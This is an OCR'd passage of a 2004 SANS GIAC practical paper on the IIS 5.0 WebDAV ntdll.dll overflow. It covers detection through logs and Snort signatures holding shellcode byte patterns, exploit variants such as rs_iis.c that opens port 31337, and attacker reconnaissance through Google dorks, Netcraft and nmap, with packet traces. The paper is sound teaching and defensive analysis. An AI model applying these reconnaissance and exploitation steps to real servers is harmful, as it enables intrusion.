


Figure 6 System Event Monitor (System Log)

If you then look at the events themselves it will highlight the actual service that has failed. The following figure displays the Worldwide P ublishing Service failure.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 7 Event Properties

As you can see the Event is highlighting the fact that the World Wide Web Publishing service has been terminated unexpectedly. This is highlighting the fact that it has not bee n shut down in a controlled manner but has failed in some way. This in itself is not a confirmation that the system has been compromised but could be an indication. This has to be evaluated with other events and considerations before it could be c lassed as a Security Incident.

Also the Web Server logs (Usually held in C:/WINNT/system32/LogFiles/servername) may show signs of unusual requests such as: -

2003-09-21 21:03:52 10.10.10.40 - 10.10.10.10 80 SEARCH /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAA.
.
.
.

- 500 –

Please note repeated lines have been removed. This request was in excess of 4000 characters.

Once the buffer has been smashed the attack uses a shell code to connect back to the attacking machine, to get the shell code running on the victim's machine then it has to be transferred over the network and installed on the machine. This transfer of the shell code is part of the signature and can be detected by running a network analyser like snort [1]. Snort has the ability to perfor m an Intrusion detection role to analyse the traffic in real time. It can also analyse the traffic from a network trace captured to a file by either itself or tcpdump using the command: -

[1] http://www.snort.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

snort –r network.dmp –c snort.cfg

where

-r	read the traffic from a file
networkd.dmp	file holding the network traffic
-c	read alert rules file
snort.cfg	file holding all the alert rules

snort.cfg

The following rule was created from a file created by Joe Stewart [1] and adheres to the following syntax: -

alert	issue an alert of the rule is positive
tcp	apply the rule to the tcp protocol
$EXTERNAL_NET	network source packet issued from
any	source port number
->	direction of traffic
$HTTP_SERVERS	IP address of the destination p acket
$HTTP_PORTS	Port Number of the destination packet
(msg …….	Use this message to describe the alert
Content	Search for these sets of characters in the packet
Distance	Search for the content parameters next to each other
Reference	Display reference number in the alert

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server; content:"|558b ec33 c953 5657 8d7d a2b1 25b8 cccc|"; reference:cve,CAN -2003-0109; reference:url,www.lur hq.com/webdav.html; classtype:attempted -admin; sid:1000012; rev:1;)

This resulted in the following alert being generated by snort

[**] [1:1000012:1] EXPLOIT WebDav ntdll.dll (kralor shellcode) [**]
[Classification: Attempted Administrator Privilege Gain] [Prio rity: 1]
09/22-02:37:24.675566 10.10.10.40:1033 -> 10.10.10.10:80
TCP TTL:128 TOS:0x0 ID:183 IpLen:20 DgmLen:1500 DF
A* Seq: 0x47D8F037 Ack: 0x35369CF0 Win: 0x4470 TcpLen: 20
[Xref => url www.lurhq.com/webdav.html][Xref => cve CAN -2003-0109]

More alert rules created by Joe Stewart are listed in the Extras Section, which cover variants of the attack described in this paper.

[1] See Extras for more details

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Variants

rs_iis.c

One of the variants of this exploit has been created by Roman Medina of Roman Soft Research Labs (rslabs) c alled rs_iis.c and has been well documented by Fate Research Labs[1]. It performs a buffer overflow using its own shell code and then crea tes a new service listening on port 31337. This can be easily co mpiled and run from a Unix box at a particular target bu t is not as subtle as the WebDAV exploit.

Initially the released exploit was written in C and you had to try to guess what the return pointer was to cause the overflow to work. This meant you had to keep running the exploit time and time again until you got lucky. Roman then created a simple shell script that stepped through the numbers from 1 to 255, converted them into Hexadecimal format, and then call the original code. Each time the exploit is run and fails the target web server would crash, but as t he default install sets the application to restart on fail the operating system will try and re -start it. Due to this there is a pause in the shell script for 30 seconds. During my testing I was able to successfully reduce this to 8 seconds, but any less a nd the Web server was not responding properly.

This approach appears to be very aggressive and tries to brute force its way into the target. If it does not succeed fairly quickly then the operating system stops restarting the IIS web server and consequent ly a denial of service occurs, i.e. the Web Server crashes and does not reload. This would only get noticed though if the target were actually trying to host a web site on that port and appropriate monitoring was in place. As I have said earlier that is no t always the case, as some people may not know it is running as the default build puts it there without informing anybody.

Variant Signature

When the rs_iis.c exploit is successful it starts a service listening on port 31337. The following diagrams can e vidence this: -

Before the exploit is run the server has these ports open

[1] http://www.fatelabs.com/library/fatelabs_-ntdll-analysis.pdf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 8: Enabled ports before the rs_iis Exploit

After the exploit has been successful the extra port 31337 has been opened, you can also see the HTTP c onnection is still ESTABLISHED as it has not yet timed out.




Figure 9: Port 31337 is now listening

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

If snort were running as an Intrusion Detection System and the following rule was configured: -

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090
685e 56c3 9054 59ff d158 33c9|"; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
sid:1000010; rev:1;)
```

Then the following alert would be issued for the rs_iis exploit attempt.

```
[**] [1:1000010:1] EXPLOIT WebDav ntdll.dll (rs_iis) [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
12/12-06:56:56.568053 10.10.10.1:32838 -> 10.10.10.10:80
TCP TTL:64 TOS:0x0 ID:25510 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x1BA5B346 Ack: 0x2957CB8C Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 972759 36813
[Xref => url www.lurhq.com/webdav.html][Xref => cve CAN -2003-0109]
```

Other variants listed in the paper are

Wd.pl

This is a Perl version of the exploit, which again uses the same techniques to run the exploit. It loops through all the return addresses in the script and for each address it repeats a connection attempt until it either succeeds in exploit the overflow or until it receives a connection refused. This makes running the exploit a time consuming process and the signature of the attack would start creating entries in the Web logs showing how ofter IIS is being restarted.

WebdavIIS50.pl

This is another Perl version. It basically builds a buffer of 65535 A's, the XML content for Webdav, then the shell code. It then connects to the target and flushes the buffer causing the exploit. This variant appears to work but it has not got any shell code with it so you would have to create your own.

Attackers Platform

The attackers' platform is a Dell Latitude 610 Laptop running Windows 2000 Professional that has a single Alcatel USB modem to connect it to the Internet via a 512 Mb ADSL connection. It has a personal firewall installed on it that is freely available from Zone Labs called Zone Alarm [1] (ZA). It has been regularly updated using the Windows Update Utility from Microsoft.

As well as the Windows software the attacker has installed Mandrake 9 Linux to create a dual boot machine. This gives the attacker more options to try different exploits that are available. If the Windows based attack failed then they could quite easily boot into Linux and then try some Unix based variants that exist. The attacker has installed numerous exploits from the Internet in order to be able to target all types of exploits.

[1] http://www.zonelabs.com


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Victims Network
Company X has an Internet connection that hosts various web sites to sell their merchandise. They have built a network, whic h has been firewalled off from the Internet. The network consists of two Web servers that deliver all the static content from a file server farm, which for security is located on a s eparate network.

Please note that the IP addresses for the victim's mach ine is 10.10.10.10 and the attacker is 10.10.10.40.

To show the exploit I have used programs, which are available on the Internet. They can perform a reconnaissance of networks for HTTP banners, and then exploit any reported target using the buffer overf low.

Details of the Target System
The target platform is a Microsoft Windows 2000 Advanced Server that has been built from the standard distribution media. They are conscious of some of the security issues and have consequentially installed Service Pack 3 . This was done by downloading the service pack as a network [1] install to a staging server, then coping it manually and applied to the affected system before it was connected onto the Internet. Although the Service Pack has been applied it in no way is the cause of the vulnerability as all level s up to Service Pack 4 are affected and highlights the fact that systems could have default services running for a long time without anyone knowing.



[1] See the Extras Section for details on how to do this

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 10: Network of Exploit Scenario

The network consists of the following: -

	Web Server 1	Web Server 2	File Servers (X3)	Firewall
OS	MS Windows 2000 Advanced Server	MS Windows 2000 Advanced Server	Sun Solaris 2.8	Cisco PIX 515
Patch Level	Service Pack 3	Service Pack 3	108528-18	
External Facing Ports	HTTP 80 HTTPS 443	HTTP 80 HTTPS 443	Samba 139	
Internal Facing Ports	SSH 22	SSH 22	SSH 22	
Software	IIS 5.0 Utilising WebDAV	IIS 5.0 Utilising WebDAV	Samba	5.3(1)

The three Sun Solaris Servers have had all services closed down except any that are essential to make the application work. All superfluous accounts have been disabled; the only ones left are for support reasons only, which always utilise the non-Internet facing Ethernet card.

Stages of the Attack

Reconnaissance

As the exploit is targeting the Microsoft kernel module ntdll.dll via their IIS Web Server the attacker needs to find a suitable site for the exploit to be successful. As the exploit described above has targeted the default Web Server that is automatically installed at build time then the following reconnaissance is to find such a site. One of the ways to do this is they could perform a set of searches using one of the many search engines that are readily available on the Internet. The one I have chosen is google [1] using the string *"does not currently have a default page"* . This phrase was displayed in the Example of a Mozilla Web Brower contacting the default page described earlier in this paper.

[1] http://www.google.com

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 11: Reconnaissance Using Google

This will return pages of links (URL's) to some Web sites that are displaying a default web page. This could infer that the server is the default one as set up at install time. Each URL is then reviewed and it soon becomes apparent that any link that have a general heading of "Under Construction" are probably a good bet to look at further. If these links are then used to put into the netcraft [1] search engine and the "Whats that site running" link is clicked. This returns the following information about the site: -

Operating System	-	Windows 2000
Server	-	Microsoft-IIS/5.0
Last Changed	-	01-Jan-2003
IP Address	-	10.10.10.10
Netblock Owner	-	VictimsRus

It also displays a link to another site using Windows 2000 and Microsoft -IIS. I tried this method and the three sites that were chosen using the above criteria returned 2 sites

[1] http://www.netcraft.com

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

using Windows 2000 and Microsoft IIS 5.0 and 1 site using Windows 2003 and Microsoft IIS 6.0

Scanning

For this stage of the exploit there the attacker scans a potent ial victim looking for any instances of Microsoft IIS Server Version 5.0. This could be done using a tool called nmap from a either a Unix [1] or Windows [2] based machine. This tool is capable of sca nning all ports on the target to determine whether the port is accessible or not. If it is it then tries to determine what service as available via that port. The figure below displays a basic nmap scan of the victim and from this it shows ports 80 and 443 are open and the operating system could be Windows 2000 Advan ced Server. This has potential to be exploited.

```
# nmap 3.48 scan initiated as:
nmap -O -P0 -sT -sV -oN nmap.scan 10.10.10.10
Interesting ports on 10.10.10.10:
(The 1648 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 5.0.2172.1
80/tcp   open  http          Microsoft IIS webserver 5.0
135/tcp  open  msrpc         Microsoft Windows msrpc
139/tcp  open  netbios -ssn
443/tcp  open  https?
445/tcp  open  microsoft -ds Microsof t Windows 2000 microsoft -ds
1025/tcp open  msrpc         Microsoft Windows msrpc
1026/tcp open  mstask        Microsoft mstask (task server    -
c:\winnt\system32\Mstask.exe)
3372/tcp open  msdtc         Microsoft Distributed Transaction Coordinator
Device type:  general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

# Nmap run completed  -- 1 IP address (1 host up) scanned in 4.24 seconds
```

Figure 12: nmap scan

The above was a result of the following command: -

nmap -O -P0 -sT -sV -oN nmap.scan 10.10.10.10

Where	-O	Report what operating system is running
	-P0	Do not ping the host (This is used to try and be a little more stealthier)
	-sT	Only perform TCP scans
	-sV	Perform Version Detection
	-oN	save the information to a text file
	nmap.scan	Text file for –o
	10.10.10.10	IP Address of the target

[1] http://www.insecure.org

[2] http://www.eeye.com/html/Research/Tools/nmapnt.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

For this paper I have utilised a windows GUI called WebDAVScan [1] running from a Windows environment. This scans the appropriate IP network you wish to target and reports what versions of web servers are running. It does this as follows: -

Arp requests for all IP addresses in the range being targeted, to see what servers are currently available. For the Attack the following traces have been filtered to only contain traffic between the attacker and the victim. All other traffic such as the arp scans for the rest of the network has been omitted.

Arp request asking for the MAC address of 10.10.10.10

```
06:24:02.079580 arp who -has 10.10.10.10 tell 10.10.10.40
0x0000        0001 0800 0604 0001 0050 56fd 94a0 0a0a .........PV.....
0x0010        0a28 0000 0000 0000 0a0a 0a0a 7e95 8266 .(..........~..f
0x0020        5018 410b c856 0000 0000 0076 ff53      P.A..  V.....v.S
```

Arp reply and the MAC ad dress is returned 0:50:56:d4:f7:ee

```
06:24:02.079599 arp reply 10.10.10.10 is  -at 0:50:56:d4:f7:ee
0x0000        0001 0800 0604 0002 0050 56d4 f7ee 0a0a .........PV.....
0x0010        0a0a 0050 56fd 94a0 0a0a 0a28 d8d2 eb7a ...PV......   (...z
0x0020        5010 4470 7ca9 0000 0000 2045 4746      P.Dp|......EGF
```

Start of a standard TCP three -way handshake initiated by the attacker.

SYN from attacker – Attacker requesting connection with victim

```
06:24:02.082051 10.10.10.40.1412 > 10.10.10.10.htt  p: S [tcp sum ok]
3796431427:3796431427(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id
1789, len 48)
0x0000        4500 0030 06fd 4000 8006 cb85 0a0a 0a28 E..0..@........(
0x0010        0a0a 0a0a 0584 0050 e248 f243 0000 0000 .......P.H.C....
0x0020        7002 40 00 4079 0000 0204 05b4 0101 0402 p.@.@y..........
```

SYN ACK from victim – Victim acknowledging and acceptin g request

```
06:24:02.085625 10.10.10.10.http > 10.10.10.40.1412:   S [tcp sum ok]
2282431544:2282431544(0)  ack 3796431428 win 17520 <mss 1460,nop,nop,sac  kOK> (DF)
(ttl 128, id 89, len 48)
0x0000        4500 0030 0059 4000 8006 d229 0a0a 0a0a E..0.Y@....).....
0x0010        0a0a 0a28 0050 0584 880b 2438 e248 f244 ...(.P....$8.H.D
0x0020        7012 4470 8fb4 0000 0204 05b4 0101 0402 p.Dp............
```

ACK from attacker – Attac ker acknowledging that the connection is complete

```
06:24:02.090883 10.10.10.40.1412 > 10.10.10.10.http: . [tcp sum ok]    ack 1 win
17520 (DF) (ttl 128, id 1790, len 40)
0x0000        4500 0028 06fe 4000 8006 cb8c 0a0a 0a28 E..(..@........(
0x0010        0a0a 0a0a 0584 0 050 e248 f244 880b 2439 .......P.H.D..$9
0x0020        5010 4470 bc78 0000 2046 4845 5046      P.Dp.x...FHEPF
```

Attacker now contacts port 80 to attempt to see what the web server is

[1] Avai lable from http://www.ntbugtraq.com/download/scanWebDavexe.zip

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
06:24:02.095373 10.10.10.40.1412 > 10.10.10.10.http:   P [tcp sum ok] 1:23(22) ac k
1 win 17520 (DF) (ttl 128, id 1791, len 62)
0x0000        4500 003e 06ff 4000 8006 cb75 0a0a 0a28 E..>..@....u...(
0x0010        0a0a 0a0a 0584 0050 e248 f244 880b 2439 .......P.H.D..$9
0x0020        5018 4470 3818 0000 4f50 5449 4f4e 5320 P.Dp8...OPTIONS.
0x0030        2a20 48 54 5450 2f31 2e30 0d0a 0d0a      *.HTTP/1.0....
```

Victim replies with Microsoft -IIS/5.0 and the possible WEBDAV options it supports

```
06:24:02.105711 10.10.10.10.http > 10.10.10.40.1412:   P [tcp sum ok] 1:408(407)
ack 23 win 17498 (DF) (ttl 128, id 90, len 44  7)
0x0000        4500 01bf 005a 4000 8006 d099 0a0a 0a0a E....Z@.........
0x0010        0a0a 0a28 0050 0584 880b 2439 e248 f25a ...(.P....$9.H.Z
0x0020        5018 445a 52e8 0000 4854 5450 2f31 2e31 P.DZR...HTTP/1.1
0x0030        2032 3030 204f 4b0d 0a53 6572 7665 723a .200.OK..S erver:
0x0040        204d 6963 726f 736f 6674 2d49 4953 2f35 .  Microsoft-IIS/5
0x0050        2e30 0d0a 4461 7465 3a20 4d6f 6e2c 2032   .0..Date:.Mon,.2
0x0060        3220 5365 7020 3230 3033 2031 343a 3235 2.Sep.2003.14:25
0x0070        3a35 3720 474d 540d 0a43 6f6e 7465 6e74 :57.GM  T..Content
0x0080        2d4c 656e 6774 683a 2030 0d0a 4163 6365 Length:.0..Acce
0x0090        7074 2d52 616e 6765 733a 2062 7974 6573 pt  -anges:.bytes
0x00a0        0d0a 4441 534c 3a20 3c44 4156 3a73 716c ..  DASL:.<DAV:sql
0x00b0        3e0d 0a44 4156 3a20 312c 2032 0d0a 5075   >..DAV:.1,.2..Pu
0x00c0        626c 6963 3a20 4f50 5449 4f4e 532c 2054 blic:.OPTIONS,.T
0x00d0        5241 4345 2c20 4745 542c 2048 4541 442c RACE,.GET,.HEAD,
0x00e0        2044 454c 4554 452c 2050 5554 2c20 504f .DELETE,.PUT,.PO
0x00f0        5354 2c20 434f 5059 2c20 4d4f 5645 2c20   ST,.COPY,.MOVE,.
0x0100        4d4b 434f 4c2c 2050 524f 5046 494e 442c MKCOL,.PROPFIND,
0x0110        2050 524f 5050 4154 4348 2c20 4c4f 434b .PROPPATCH,.LOCK
0x0120        2c20 554e 4c4f 434b 2c20 5345 4152 4348 ,.UNLOCK,.SEARCH
0x0130        0d0a 416c 6c6f 773a 204f 5054 494f 4 e53 ..Allow:.OPTIONS
0x0140        2c20 5452 4143 452c 2047 4554 2c20 4845 ,.TRACE,.GET,.HE
0x0150        4144 2c20 4445 4c45 5445 2c20 5055 542c AD,.DELETE,.PUT,
0x0160        2050 4f53 542c 2043 4f50 592c 204d 4f56 .POST,.COPY,.MOV
0x0170        452c 204d 4b43 4f4c 2c20 5052 4f  50 4649 E,.MKCOL,.PROPFI
0x0180        4e44 2c20 5052 4f50 5041 5443 482c 204c ND,.PROPPATCH,.L
0x0190        4f43 4b2c 2055 4e4c 4f43 4b2c 2053 4541 OCK,.UNLOCK,.SEA
0x01a0        5243 480d 0a43 6163 6865 2d43 6f6e 7472 RCH..Cache  -Contr
0x01b0        6f6c 3a20 7072 6976 6174 650 d 0a0d 0a   ol:.private....
```

You can also see another interesting detail being displayed: -

DASL: <DAV:sql>
DAV: 1,2

This is informing the client that the WebDAV service is enabled.

Victim Sends FIN – Victim wants to close connection

```
06:24:02.115072  10.10.10.10.http > 10.10.10.40.1412:   F [tcp sum ok] 408:408(0)
ack 23 win 17498 (DF) (ttl 128, id 91, len 40)
0x0000        4500 0028 005b 4000 8006 d22f 0a0a 0a0a E..(.[@..../....
0x0010        0a0a 0a28 0050 0584 880b 25d0 e248 f25a ...(.P....%..H.Z
0x0020        5011 445 a bae0 0000 0000 00bc ff53      P.DZ.........S
```

Attacker Acknowledges FIN – Attacker acknowledges the request

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
06:24:02.125515 10.10.10.40.1412 > 10.10.10.10.http: . [tcp sum ok] ack 409 win
17113 (DF) (ttl 128, id 1792, len 40)
0x0000        4500 0028 0700 400 0 8006 cb8a 0a0a 0a28 E..(..@........(
0x0010        0a0a 0a0a 0584 0050 e248 f25a 880b 25d1 .......P.H.Z..%.
